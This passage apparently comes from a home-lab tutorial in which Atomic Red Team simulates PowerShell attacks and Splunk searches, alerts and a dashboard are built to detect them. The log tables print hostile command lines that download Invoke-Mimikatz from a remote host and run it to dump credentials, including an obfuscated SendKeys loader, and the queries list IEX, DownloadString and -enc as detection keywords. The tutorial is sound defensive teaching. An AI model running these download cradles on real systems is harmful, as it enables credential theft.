T1059.001-21 SOAPHound - Dump BloodHound Data
T1059.001-22 SOAPHound - Build Cache
PS C:\> Invoke-AtomicTest T1059.001 -GetPrereqs
>> Invoke-AtomicTest T1059.001 -TestNumbers 1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

GetPrereq's for: T1059.001-1 Mimikatz
No Preqs Defined
GetPrereq's for: T1059.001-2 Run BloodHound from local disk
Attempting to satisfy prereq: SharpHound.ps1 must be located at "C:\AtomicRedTeam\atomics\..\ExternalPayloads\SharpHound.ps1"
Prereq successfully met: SharpHound.ps1 must be located at "C:\AtomicRedTeam\atomics\..\ExternalPayloads\SharpHound.ps1"
GetPrereq's for: T1059.001-3 Run Bloodhound from Memory using Download Cradle
No Preqs Defined
GetPrereq's for: T1059.001-4 Mimikatz - Cradlecraft PsSendKeys
No Preqs Defined
GetPrereq's for: T1059.001-5 Invoke-AppPathBypass
No Preqs Defined
GetPrereq's for: T1059.001-6 Powershell MsXml COM object - with prompt
No Preqs Defined
GetPrereq's for: T1059.001-7 Powershell XML requests
No Preqs Defined
GetPrereq's for: T1059.001-8 Powershell invoke mshta.exe download
No Preqs Defined
GetPrereq's for: T1059.001-10 PowerShell Fileless Script Execution
No Preqs Defined
GetPrereq's for: T1059.001-11 NTFS Alternate Data Stream Access
Attempting to satisfy prereq: Homedrive must be an NTFS drive
Prereq already met: Homedrive must be an NTFS drive
GetPrereq's for: T1059.001-12 PowerShell Session Creation and Use
Attempting to satisfy prereq: PSRemoting must be enabled
WinRM has been updated to receive requests.
WinRM service type changed successfully.
WinRM service started.
Set-WSManQuickConfig : <f:WSManFault xmlns:f="http://schemas.microsoft.com/wbem/wsman/1/wsmanfault" Code="2150859113"
Machine="localhost"><f:Message><f:ProviderFault provider="Config provider"
path="%systemroot%\system32\WsmSvc.dll"><f:WSManFault xmlns:f="http://schemas.microsoft.com/wbem/wsman/1/wsmanfault"
Code="2150859113" Machine="Win11SOC"><f:Message>WinRM firewall exception will not work since one of the network
connection types on this machine is set to Public. Change the network connection type to either Domain or Private and
try again. </f:Message></f:WSManFault></f:ProviderFault></f:Message></f:WSManFault>
At line:116 char:17
+                 Set-WSManQuickConfig -force
+                 ~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [Set-WSManQuickConfig], InvalidOperationException
    + FullyQualifiedErrorId : WsManError,Microsoft.WSMan.Management.SetWSManQuickConfigCommand
```

Now that we see the script is working lets head back to Splunk and see if we can spot anything that has created a process in PowerShell. We can refer to this search in Splunk:

```
index=* ("powershell" OR "pwsh") (EventCode=1 OR EventCode=4104 OR EventCode=4688)
```

We can also check the following for encoded powershell

```
index=* ("EncodedCommand" OR "-enc" OR "FromBase64String" OR "IEX")
```

But since we were testing encoded PowerShell previously we will need to dig down with a more accurate search.

```
index=* EventCode=1 Image="*\\powershell.exe"
| table _time host Image CommandLine ParentImage User EventCode
| sort -_time
```

Search | Splunk 9.4.9

127.0.0.1:8000/en-US/app/search/search?q=search%20index%3D*%20EventCode%3D1%20Image%3D"*%5C%5Cpowershell.exe"%0A%7C%20tabl...

25 events (3/23/26 9:00:00.000 PM to 3/24/26 9:25:43.000 PM) No Event Sampling

Job Smart Mode

Events Patterns Statistics (25) Visualization

Show: 20 Per Page Format Preview: On

Prev 1 2 Next

_time	host	Image	CommandLine
2026-03-24 21:19:34	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b9 Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
2026-03-24 21:18:37	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2026-03-24 21:17:48	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b9 Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
2026-03-24 21:15:39	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
2026-03-24 21:15:34	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
2026-03-24 21:14:25	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2026-03-24 21:14:08	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
2026-03-24 21:13:46	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
2026-03-24 21:13:41	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2026-03-24 21:13:30	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
2026-03-24 21:13:07	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2026-03-24 21:12:27	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
2026-03-24 21:12:03	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Version 5.1 -s -NoLogo -NoProfile
2026-03-24 21:10:24	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
2026-03-24 21:09:07	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" & {$url='https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91 Mimikatz.ps1';$wshell=New-Object -ComObject WScript.Shell;$reg='HKCU:\Software\Microsoft\Notepad';$app='Notepad';$props=(Get [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');@(@('iWindowPosY',([String] ([System.Windows.Forms.Screen]::AllScreens)).Split('}')[0].Split('=')[5]),@('StatusBar',0))|ForEach{SP $reg (Item Variable:_ _).Value[1]};$curpid=$wshell.Exec($app).ProcessID;While(!($title=GPS|?{(Item Variable:_).Value.id-ieq$curpid}|ForEach{(Varia _).Value.MainWindowTitle}){Start-Sleep -Milliseconds 500};While(!$wshell.AppActivate($title)){Start-Sleep -Milliseconds 500};$wshell.SendKeys('^o');Start-Sleep -Milliseconds 500;@($url,(' *1000),'~')|ForEach{$wshell.SendKeys((Variable _).Value)};$res=$Null;While($res.Length -lt 2){[Windows.Forms.Clipboard]::Clear();@('^a','^c')|ForEach{$wshell.SendKeys((Ite Sleep -Milliseconds 500;$res=([Windows.Forms.Clipboard]::GetText())};[Windows.Forms.Clipboard]::Clear();@('%%f','x')|ForEach _).Value)};If(GPS|?{(Item Variable:_).Value.id-ieq$curpid}){@('{TAB}','~')|ForEach{$wshell.SendKeys((Item Variable:_).Value)}};@('iWindowPosDY','iWindowPosDX','iWindowPosY','iWindowPosX','StatusBar')|ForEach{SP $reg (Item Variable _).Value)};IEX($res);invoke-mimikatz -dumpcr}
2026-03-24 21:09:00	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" & {write-host \""Remote download of SharpHound.ps1 into memory, followed by execution of the script\"" -For
2026-03-24 21:08:59	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" & {import-module \""C:\AtomicRedTeam\atomics\..\ExternalPayloads\SharpHound.ps1\""
2026-03-24 21:08:53	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b9 Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
2026-03-24 21:01:59	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"

Now we've narrowed down our search to see malicious PowerShell execution. We can refine this even more with a better query that targets mimikatz.

```
index=* EventCode=1 Image="*\\powershell.exe"
(CommandLine="*IEX*" OR CommandLine="*Invoke-Mimikatz*" OR CommandLine="*SharpHound*" OR
CommandLine="*DownloadString*" OR CommandLine="*-enc*")
| table _time host Image CommandLine ParentImage User
| sort -_time
```

Search | Splunk 9.4.9

127.0.0.1:8000/en-US/app/search/search?q=search%20index%3D*%20EventCode%3D1%20Image%3D"*%5C%5Cpowershell.exe"%20%0A(Comma...

splunk>enterprise Apps Administrator Messages Settings Activity Help Find

Search Analytics Datasets Reports Alerts Dashboards Search & Reporting

New Search

Save As Create Table View Close

```
index=* EventCode=1 Image="*\\powershell.exe"
(CommandLine="*IEX*" OR CommandLine="*Invoke-Mimikatz*" OR CommandLine="*SharpHound*" OR CommandLine="*DownloadString*" OR CommandLine="*-enc*")
| table _time host Image CommandLine ParentImage User
| sort -_time
```

Last 24 hours

✓ 6 events (3/23/26 9:00:00.000 PM to 3/24/26 9:30:31.000 PM) No Event Sampling Job Smart Mode


Events Patterns Statistics (6) Visualization

Show: 20 Per Page Format Preview: On


_time	host	Image	CommandLine
2026-03-24 21:19:34	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b9 Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
2026-03-24 21:17:48	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b9 Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
2026-03-24 21:09:07	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" & {$url='https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91 Mimikatz.ps1';$wshell=New-Object -ComObject WScript.Shell;$reg='HKCU:\Software\Microsoft\Notepad';$app='Notepad';$props=(Get [System.Reflection.Assembly]::LoadWithPartialName('System.Windows.Forms');@(@('iWindowPosY',([String] ([System.Windows.Forms.Screen]::AllScreens)).Split('}')[0].Split('=')[5]),@('StatusBar',0))|ForEach{SP $reg (Item Variable:_ _).Value[1]};$curpid=$wshell.Exec($app).ProcessID;While(!($title=GPS\|?{(Item Variable:_).Value.id-ieq$curpid}|ForEach{(Varia _).Value.MainWindowTitle}))\{Start-Sleep -Milliseconds 500};While(!$wshell.AppActivate($title))\{Start-Sleep -Milliseconds 500};$wshell.SendKeys('^o');Start-Sleep -Milliseconds 500;@($url,(' *1000),'~')|ForEach{$wshell.SendKeys((Variable _).Value)};$res=$Null;While($res.Length -lt 2)\{[Windows.Forms.Clipboard]::Clear();@('^a','^c')|ForEach{$wshell.SendKeys((Ite Sleep -Milliseconds 500;$res=([Windows.Forms.Clipboard]::GetText())};[Windows.Forms.Clipboard]::Clear();@('%%f','x')|ForEach _).Value)};If(GPS|?{(Item Variable:_).Value.id-ieq$curpid})\{@('{TAB}','~')\|ForEach{$wshell.SendKeys((Item Variable:_).Value)}};@('iWindowPosDY','iWindowPosDX','iWindowPosY','iWindowPosX','StatusBar')|ForEach{SP $reg (Item Variable _).Value)};IEX($res);invoke-mimikatz -dumpcr}
2026-03-24 21:09:00	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" & {write-host \""Remote download of SharpHound.ps1 into memory, followed by execution of the script\"" -For
2026-03-24 21:08:59	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	"powershell.exe" & {import-module \""C:\AtomicRedTeam\atomics\..\ExternalPayloads\SharpHound.ps1\""
2026-03-24 21:08:53	WIN11SOC	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell.exe "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b9 Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"

Perfect! Now we can see mimikatz, sharphound, downloadstring, and encoded powershell!

Lets create an alert for this in our SIEM.



If we run our atomic red team test again we should see the following alert appear after the 5 min interval that we set in the alert settings.




Step 9 - Creating a panel and writing a report

We can add a panel for this alert we generated with the same search and add that right to our dashboard. Since we already had a tracker for encoded PowerShell on our dashboard, we can easily substitute that panel for this new one.

We will use the same search as before.

```
index=* EventCode=1 Image="*\\powershell.exe"
(CommandLine="*IEX*" OR CommandLine="*Invoke-Mimikatz*" OR CommandLine="*SharpHound*" OR
CommandLine="*DownloadString*" OR CommandLine="*-enc*")
| table _time host User ParentImage Image CommandLine
| sort -_time
```



Now we can see Suspicious PowerShell Execution on our dashboard.
Its also good practice to document our findings in a incident report summary:

Simulated suspicious PowerShell activity with Atomic Red Team and validated Splunk detection coverage using Sysmon process creation logs. Confirmed visibility into attacker-like behaviors such as `IEX`, remote script loading, and offensive tool execution, then used a custom query to surface host, user, parent process, and command-line details for SOC-style triage and investigation.

Step 10 - Final Detection Rules

Lets put everything together and write some detection rules for our SOC Detection Dashboard.

We have the following:
Suspicious PowerShell Execution

But we will need more rules to better cover analyst relevant use cases. Lets implement the following rules:

Suspicious PowerShell Execution

Detects risky PowerShell usage tied to fileless execution, offensive tooling, or obfuscation.

```
index=* EventCode=1 Image="*\\powershell.exe"
(CommandLine="*IEX*" OR CommandLine="*DownloadString*" OR CommandLine="*-enc*" OR CommandLine="*Invoke-
Mimikatz*" OR CommandLine="*SharpHound*")
| table _time host User ParentImage Image CommandLine
| sort -_time
```

This is the one we previously created. We know that it looks for:

- `IEX`
- `DownloadString`
- `-enc`
- `Invoke-Mimikatz`
- `SharpHound`

Excessive Failed Logons / Brute Force Activity

Detects repeated failed authentication attempts that may indicate password spraying or brute force behavior.

```
index=* EventCode=4625
| stats count by host Account_Name Source_Network_Address Logon_Type
| where count >= 5
| sort -count
```

What it looks for

- multiple failed logons from the same source, user, or host
- Windows failed login events like 4625

Successful Logon After Multiple Failures

Detects a potentially compromised account pattern where repeated failures are followed by a success.

```
index=* (EventCode=4625 OR EventCode=4624)
| eval outcome=case(EventCode=4625,"failure",EventCode=4624,"success")
| stats count(eval(outcome="failure")) as failures count(eval(outcome="success")) as successes by
Account_Name host Source_Network_Address
| where failures >= 5 AND successes >= 1
| sort -failures
```

What it looks for

- failed logons followed by a successful logon
- possible credential guessing that eventually worked

Suspicious Process Creation

Detects processes commonly associated with attacker execution or living-off-the-land behavior.

```
index=* EventCode=1
(Image="*\\cmd.exe" OR Image="*\\powershell.exe" OR Image="*\\wscript.exe" OR Image="*\\cscript.exe" OR
Image="*\\rundll32.exe" OR Image="*\\regsvr32.exe" OR Image="*\\mshta.exe")
```

```
| table _time host User ParentImage Image CommandLine
| sort -_time
```

What it looks for

- `cmd.exe`
- `powershell.exe`
- `wscript.exe`
- `cscript.exe`
- `rundll32.exe`
- `regsvr32.exe`
- `mshta.exe`

Unusual Network Connections from User Processes

Detects outbound connections initiated by processes that often should not be making suspicious external connections.

```
index=* EventCode=3
(Image="*\\powershell.exe" OR Image="*\\cmd.exe" OR Image="*\\wscript.exe" OR Image="*\\cscript.exe" OR
Image="*\\rundll32.exe" OR Image="*\\mshta.exe")
| table _time host Image User DestinationIp DestinationHostname DestinationPort Protocol
| sort -_time
```

What it looks for

- Sysmon Event ID 3 network connections
- PowerShell, cmd, rundll32, or script hosts making connections

Suspicious File Creation in Sensitive Paths

